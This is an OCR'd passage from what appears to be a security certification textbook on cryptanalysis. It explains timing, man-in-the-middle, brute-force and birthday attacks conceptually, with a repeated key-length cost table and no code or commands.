
  In this type of attack, an attacker not only breaks a ciphertext but also breaks into a larger system, which is dependent of that ciphertext. The attacker usually breaks an n-bit key cipher into $2^{n/2}$ operations. Once an attacker breaks the cipher, he gets access to the system, and he can control the whole system, access confidential data, and perform further attacks.

- **Timing Attack**

  It is based on repeatedly measuring the exact execution times of modular exponentiation operations. The attacker tries to break the ciphertext by analyzing the time taken to execute the encryption and decryption algorithm for various inputs. In a computer, the time taken to execute a logical operation may vary based on the input given. An attacker tries to extract the plaintext by giving varying inputs.

- **Man-in-the-Middle Attack**

  This attack is performed against a cryptographic protocol. Here, an attacker intercepts the communication between a client and a server and negotiates the cryptographic parameters. Using this attack, an attacker can decrypt the encrypted content and obtain confidential information such as system passwords. An attacker can also inject commands that can modify the data in transit. The attacker usually performs an MITM attack on public-key cryptosystems where key exchange is required before communication takes place.



Brute-Force Attack

Attack Scheme	Defeating a cryptographic scheme by **trying a large number of possible keys** until the correct encryption key is discovered
Brute-Force Attack	Brute-force attack is a **high-resource and time intensive process**, but it is more guaranteed to achieve results
Success Factors	Success of brute-force attack depends on the **length of the key**, **time constraint**, and **system security mechanisms**

Power/Cost	40 bits (5 char)	56 bits (7 char)	64 bits (8 char)	128 bits (16 char)
$ 2K (1 PC; can be achieved by an individual)	1.4 min	73 days	50 years	10^20 years
$ 100K (can be achieved by a company)	2 sec	35 hours	1 year	10^19 years
$ 1M (can be achieved by a huge organization or a state)	0.2 sec	3.5 hours	37 days	10^18 years

Estimated Time for Successful Brute-force Attack

Brute-Force Attack

It is extremely difficult to crack cryptographic systems, as they have no practical weaknesses to exploit; however, it is not impossible. Cryptographic systems use cryptographic algorithms to encrypt a message. These cryptographic algorithms use a key to encrypt or decrypt messages. In cryptography, this key is the important parameter that specifies the transformation of plaintext to ciphertext and vice versa. If you are able to guess or find the key used for decryption, then you can decrypt the messages and read them in clear text. 128-bit keys are common and considered strong. From a security perspective, to avoid guessing the key, cryptographic systems use randomly generated keys. This makes you devote considerable effort toward guessing the key. However, you still have a choice to determine the key used for encryption or decryption.

You can attempt to decrypt a message using all possible keys until you discover the key used for encryption. This method of discovering a key is called a brute-force attack. However, doing so requires a massive amount of processing power. It is a resource-intensive and time-intensive process. For any non-flawed protocol, the average time needed to find the key in a brute-force attack depends on the length of the key. If the key length is short, then it will take less time to find the key; if it is long, it will take more time. A brute-force attack will be successful if and only if the attacker has enough time to discover the key. However, the time required is relative to the length of the key.

The difficulty of a brute-force attack depends on various factors, such as

- The length of the key
- The number of possible values each component of the key can have
- The time it takes to attempt each key


- If there is any mechanism that locks the attacker out after a certain number of failed attempts

For example, if a system could brute-force a DES 56-bit key in one second, then for an AES 128-bit key, it takes approximately 149 trillion years. To perform a brute-force attack, the attacker needs double the time for every additional bit of key length; the reason is that the number of keys doubles with an increase of one bit.

However, a brute-force attack is more likely to achieve results.

Power/Cost	40 bits (5 char)	56 bits (7 char)	64 bits (8 char)	128 bits (16 char)
$ 2K (1 PC. Can be achieved by an individual)	1.4 min	73 days	50 years	10^20 years
$ 100K (this can be achieved by a company)	2 sec	35 hours	1 year	10^19 years
$ 1M (Achieved by a huge organization or a state)	0.2 sec	3.5 hours	37 days	10^18 years

Table 20.5: Estimate time for a successful brute-force attack



Birthday Attack

- A birthday attack is the name used to refer to a class of brute-force attacks against cryptographic hashes that makes the brute forcing easier
  - **Birthday paradox**: The probability that two or more people in a group of 23 share the same birthday is greater than 0.5

Birthday Paradox

- How many people do you need to have a high likelihood that **two share the same birth day** (i.e., same day and month but not necessarily the same year)?
- There are **365 days** in a year, so you might think at least half of that, or 182 people, but it is actually only **23!**

- The basic idea is as follows: How **many people** would you need to have in a room to have a **strong likelihood** that two would have the **same birthday**?
- Obviously, if you put **367 people** in a room, at least 2 of them must have the same birthday because there are only 365 days in a year, plus one more in a leap year
- The paradox is not asking how many people you need to **guarantee a match**, just how many you need to have a strong probability
- Even with 23 people in the room, you have a **50 percent chance** that 2 will have the same birthday

